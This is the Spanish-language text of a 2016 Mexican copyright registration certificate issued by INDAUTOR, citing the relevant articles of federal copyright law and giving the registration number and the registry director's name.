Con fundamento en lo establecido por el artículo 168 de la Ley Federal del Derecho de Autor, las inscripciones en el registro establecen la presunción de ser ciertos los hechos y actos que en ellas consten, salvo prueba en contrario. Toda inscripción deja a salvo los derechos de terceros. Si surge controversia, los efectos de la inscripción quedarán suspendidos en tanto se pronuncie resolución firme por autoridad competente.

Con fundamento en los artículos 2, 208, 209 fracción III y 211 de la Ley Federal del Derecho de Autor; artículos 64, 103 fracción IV y 104 del Reglamento de la Ley Federal del Derecho de Autor; artículos 1, 3 fracción I, 4, 8 fracción I y 9 del Reglamento Interior del Instituto Nacional del Derecho de Autor, se expide el presente certificado.

Número de Registro: **03-2016-120911551700-01**

México D.F., a 9 de diciembre de 2016

EL DIRECTOR DEL REGISTRO PÚBLICO DEL DERECHO DE AUTOR

JESUS PARETS GOMEZ

CULTURA
SECRETARÍA DE CULTURA

INDAUTOR
Instituto Nacional del Derecho de Autor